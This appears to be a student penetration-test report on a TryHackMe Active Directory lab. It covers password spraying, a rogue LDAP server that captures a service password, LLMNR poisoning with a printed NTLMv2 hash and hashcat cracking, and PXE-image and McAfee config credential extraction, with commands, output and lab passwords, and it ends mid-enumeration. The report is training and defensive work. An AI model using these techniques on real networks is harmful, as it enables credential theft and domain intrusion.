ACTIVE DIRECTORY
REPORT

TEAM MEMBERS

Mohamad Elhadad

Eslam Mahmoud

Ahamd Ibrahem

Mohamad Abdelrahman

Contents

1. Executive Summary

This document details the security assessment (external penetration testing) of ACTIVE DIRECTORY. The purpose of the assessment was to provide a review of (how much secure are the credentials of the active directory, and enumeration for it) ,and identify potential weaknesses in its infrastructure.

---

2. Scope of work

This security assessment covers the remote penetration testing of active directory. The assessment was carried out from a gray box perspective, with the only supplied information being the tested servers IP addresses, list of breached usernames, default password, network map, connection with vpn to the network. No other information was assumed at the start of the assessment.

---

3. Project Objectives

This security assessment is carried out to gauge the security posture of the active directory against intial access and farther enumeration. The result of the assessment is then analyzed for vulnerabilities. Given the limited time that is given to perform the assessment, only immediately exploitable services have been tested.

---

4. Summary of findings

There are 4 breached usernames using default password
Usernames: Hollie.powell, heather.smith, Gordon.stevens, georgina.edwards
Password: Changeme123

There are 2 services exposed to internet : ntlmauth using ntlm , printer using ldap
Configurations files are reachable for non-admins users
That can lead to obtain the account of service and get into the system

Cmd and powershell and RDP are easy to obtain and have privilege to help us for enumeration

Such as runas binary and get-ad cmdlet and net

---

5. Summary of recommendation

-make the exposed services for internet just on intranet

-change the default password and have strong password policy to have long password with variety of characters and special characters and numbers ,also change the password regularly

-enforce smb singing

-close RDP if not needed

-prevent users from using CMD and powershell if they do not need it

-apply zer0-trust concipt

---

6. Methodology

Planning

During planning we assessed the provided information to use it in gaining initial access

Enumeration

The hole assessment is enumeration for gaining credentials for users and services and configuration files
We utilized the information to enumerate for farther information

Reportion

During reporting we documented the results and credentials obtained also getting intial access

7. Detail findings

7.1 Gathering credentials

7.1.1 service uses NetNTLM is exposed to the internet

analysis :

the organisation's initial onboarding password is Changeme123 and we have list of breached usernames so I preformed password spray attack using python script on the URL: http://ntlmauth.za.tryhackme.com that was exposed to internet

And the result was that there are 4 users use the default password Hollie.powell, heather.smith, Gordon.stevens, georgina.edwards

Cmd to use the script :

(python ntlm_passwordspray.py -u usernames.txt -f za.tryhackme.com -p Changeme123 -a http://ntlmauth.za.tryhackme.com/)

Recommendation : make the service just on intranet and change passwords from default to strong passwords and stop using the emails that were breached

7.1.2 service uses LDAP is exposed to the internet

analysis :


the problem is the same as the previous one, I got URl for service exposed on internet :
http://printer.za.tryhackme.com/settings.aspx


Printer Settings
LDAP Settings
Username: svcLDAP
Password: **********
Server: 10.50.22.20

Test Settings Save Settings

I sat the server to my machine and installed ldap server on my machine to listen and get credentials for service account (svcLDAP)

Using the commands and going through the configuration
apt-get update && apt-get -y install slapd ldap-utils && systemctl enable slapd
dpkg-reconfigure -p low slapd





then create a new ldif file whith configuration that make the rouge ldap server vulnerable with no security

```
1 #olcSaslSecProps.ldif
2 dn: cn=config
3 replace: olcSaslSecProps
4 olcSaslSecProps: noanonymous,minssf=0,passcred
```

olcSaslSecProps: Specifies the SASL security properties
noanonymous: Disables mechanisms that support anonymous login
minssf: Specifies the minimum acceptable security strength with 0, meaning no protection.

Then make sure it only supports PLAIN and LOGIN authentication methods

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ldapsearch -H ldap:// -x -LLL -s base -b "" supportedSASLMechanisms
dn:
supportedSASLMechanisms: LOGIN
supportedSASLMechanisms: PLAIN
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ldapmodify -Y EXTERNAL -H ldapi:// -f ./olcSaslSecProps.ldif &&  service slapd restart
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

start to listen and got the password for the account

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# tcpdump -SX -i breachad tcp port 389
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on breachad, link-type RAW (Raw IP), snapshot length 262144 bytes
```

```
ryhackme.com\svc
LDAP..tryhackmel
dappass1@
```

==(tryhackmeldappass1@**)**

Recommendation :

Using browser inspection, we can also verify that the printer website was at least secure enough to not just send the LDAP password back to the browser so, make the service just on intranet.

7.1.3 LLMNAR POISING

analysis :

as we got rouge ldap server we can try using responder and poisin the connections

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# responder -I breachad

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
```

```
[!] Error starting TCP server on port 389, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 10.200.24.202
[SMB] NTLMv2-SSP Username : ZA\svcFileCopy
[SMB] NTLMv2-SSP Hash     : svcFileCopy::ZA:3d10e4f3e1daf0a2:E9E0FBB893EBA21EDA6D53E8C306C54F:0101000000000000080C22A0
14C22DB01972EAA36B9643DE3000000000200080004C003100540039000100 1E00570049004E002D004600540042005800510038003300530054004100550002E004C003100540039002E004C004F00430041004
C00030014004C003100540039002E004C004F00430041004C00050014004C003100540039002E004C004F00430041004C000700080080C22A014C
22DB0106000400020000000800300030000000000000000000000000200000772747 29CD509BDAD6806E207ACE4DBCFA030BCC12780DA6B707F59
674E0F19F0A0010000000000000000000000000000000000090020006300690066007300 2F00310030002E00350030002E00320032002E003200
3000000000000000000
```

```
└─# hashcat -m 5600 hashad.txt password.txt
hashcat (v6.2.6) starting
```

And we got password and cracked it with hahcat the password for service account (svcFileCopy)

```
:FPassword1!
```

Recommendation :

Enforce SMB Signing and turn off multicast name resolution and use strong passwords

---

7.1.4 PXE Boot Image Retrieval

analysis :

http://pxeboot.za.tryhackme.com was exposed to internet has names of the BCD files. These files store the information relevant to PXE Boots for the different types of architecture

pxeboot.za.tryhackme.com - /

10/22/2024	9:05 PM	8192	arm64{97FE3E2A-259B-4A7A-BF7A-257E1BBA83B9}.bcd
10/22/2024	9:05 PM	8192	arm{8FC78469-69EF-4DFF-A1B8-21FDA1F4ED5C}.bcd
3/4/2022	9:41 PM	213	web.config
10/22/2024	9:05 PM	12288	x64uefi{E76C042A-D80C-4803-9104-1D7F2A55427B}.bcd
10/22/2024	9:05 PM	12288	x64{DE1F571F-A784-4A16-AD18-EF2E07A9735E}.bcd
10/22/2024	9:05 PM	8192	x86uefi{3B1DF2A5-2DAE-40C5-9BEE-889925D41AD5}.bcd
10/22/2024	9:05 PM	12288	x86x64{7395B0D2-E776-4140-81A6-19361D7AE4E9}.bcd
10/22/2024	9:05 PM	8192	x86{6CF5ABE3-E7B3-48D2-9424-ECF474C53231}.bcd

and after connecting using “ssh thm@THMJMP1.za.tryhackme.com” and password :Password1@,went through some steps using powerpxe to recover the locations of the PXE Boot images from the BCD file

```
thm@THMJMP1 C:\Users\thm>cd Documents

thm@THMJMP1 C:\Users\thm\Documents>mkdir mm

thm@THMJMP1 C:\Users\thm\Documents>copy c:\powerpxe mm\
c:\powerpxe\LICENSE
c:\powerpxe\PowerPXE.ps1
c:\powerpxe\README.md
        3 file(s) copied.

thm@THMJMP1 C:\Users\thm\Documents>cd mm

thm@THMJMP1 C:\Users\thm\Documents\mm>tftp -i 10.200.24.202 GET "\Tmp\x64{DE1F571F-A784-4A16-AD18-EF2E07A9735E}.bcd" conf.bcd
Transfer successful: 12288 bytes in 1 second(s), 12288 bytes/s

thm@THMJMP1 C:\Users\thm\Documents\mm>powershell -executionpolicy bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm\Documents\mm> Import-Module .\PowerPXE.ps1
PS C:\Users\thm\Documents\mm> $BCDFile = "conf.bcd"
PS C:\Users\thm\Documents\mm> Get-WimFile -bcdFile $BCDFile
>> Parse the BCD file: conf.bcd
>>>> Identify wim file : \Boot\x64\Images\LiteTouchPE_x64.wim
\Boot\x64\Images\LiteTouchPE_x64.wim
PS C:\Users\thm\Documents\mm> tftp -i 10.200.24.202 GET "\Boot\x64\Images\LiteTouchPE_x64.wim" pxeboot.wim
```

Now that we have recovered the PXE Boot image,now we can exfiltrate stored credentials. We could inject a local administrator user, so we have admin access as soon as the image boots, we could install the image to have a domain-joined machine

-use powerpxe to recover the credentials

```
PS C:\Users\thm\Documents\mm> Get-FindCredentials -WimFile pxeboot.wim
>> Open pxeboot.wim
>>>> Finding Bootstrap.ini
>>>> >>>> DeployRoot = \\THMMDT\MTDBuildLab$
>>>> >>>> UserID = svcMDT
>>>> >>>> UserDomain = ZA
>>>> >>>> UserPassword = PXEBootSecure1@
PS C:\Users\thm\Documents\mm>
```

And we got username and password dor MDT service

Recommendation : make the file on intranet only and apply zero-trust policy to make pxe files more secure

---

7.1.5 Configuration File Credentials

analysis :


We can serach for configuration files to see if it has any credentials in its description


```
thm@THMJMP1 C:\Users\thm\Documents\mm>cd C:\ProgramData\McAfee\Agent\DB

thm@THMJMP1 C:\ProgramData\McAfee\Agent\DB>dir
 Volume in drive C is Windows
 Volume Serial Number is 1634-22A9

 Directory of C:\ProgramData\McAfee\Agent\DB

03/28/2022  05:19 AM    <DIR>          .
03/28/2022  05:19 AM    <DIR>          ..
03/05/2022  07:45 PM           120,832 ma.db
               1 File(s)        120,832 bytes
               2 Dir(s)  49,039,753,216 bytes free
```

After find database I downloaded it on my machine and opened it to find credentials


```
┌──(root㉿kali)-[/home/kali/Downloads/ad_brech]
└─# mkdir db

┌──(root㉿kali)-[/home/kali/Downloads/ad_brech]
└─# cd db

┌──(root㉿kali)-[/home/kali/Downloads/ad_brech/db]
└─# scp thm@THMJMP1.za.tryhackme.com:C:/ProgramData/McAfee/Agent/DB/ma.db .
thm@thmjmp1.za.tryhackme.com's password:
ma.db                                                                   100%
```


We can find hash in AGENT_PROXY_CONFG by the following steps





right click on it and chose browse table,then we can get the hash





And decrypt it using McAfee python script `Decrypted password : MyStrongPassword!`

Recommendation: use strong password and apply zero-trust to make the configuration files more secure

7.2 Enumeration

Here some documentation for enumeration and information gathering using credentials we obtained, and all of that enumeration can be avoided by preventing data breach and have strong password policy such as: changing password every 2 months , choose strong password with big enough length.
So that is recommendation to avoid all following enumeration

Analysis for enumeration

7.2.1 Credentials Injection

When we have credentials but do not know where to login with it and we can get connection using ssh then run “runas” command to inject the credentials into memory

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ssh za.tryhackme.com\\kenneth.davies@thmjmp1.za.tryhackme.com
```

```
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

za\kenneth.davies@THMJMP1 C:\Users\kenneth.davies>
```

```
za\kenneth.davies@THMJMP1 C:\Users\kenneth.davies>runas.exe /netonly /user:10.200.56.101\kenneth.davies cmd.exe
Enter the password for 10.200.56.101\kenneth.davies:
Attempting to start cmd.exe as user "10.200.56.101\kenneth.davies" ...

za\kenneth.davies@THMJMP1 C:\Users\kenneth.davies>
```


After that we can get the sysvol folder where we can enumerate some additional AD credentials

```
za\kenneth.davies@THMJMP1 C:\Users\kenneth.davies>dir \\za.tryhackme.com\SYSVOL\
 Volume in drive \\za.tryhackme.com\SYSVOL is Windows
 Volume Serial Number is 1634-22A9

 Directory of \\za.tryhackme.com\SYSVOL

02/24/2022  10:57 PM    <DIR>          .
02/24/2022  10:57 PM    <DIR>          ..
02/24/2022  10:57 PM    <JUNCTION>     za.tryhackme.com [C:\Windows\SYSVOL\domain]
               0 File(s)              0 bytes
               3 Dir(s)  51,591,376,896 bytes free
```

SYSVOL is a folder that exists on all domain controllers. It is a shared folder storing the Group Policy Objects (GPOs) and information along with any other domain related scripts.


7.2.2 Enumeration through Microsoft Management Console (MMC)

We can using rdp to connect with target and use MMC to enumerate




I searched run and used it to open MMC

Then click file and Add/Remove snap-in to attach the AD RSAT “Remote Server Administration Tools'”Snap-In



Then Selected and Added all three Active Directory Snap-ins




after that I changed the root domain for


1- the forest of “Active Directory Domains and Trust “ to ‘za.tryhackme.com’

2- the forest of “Active Directory Sites and Services” to ‘za.tryhackme.com’

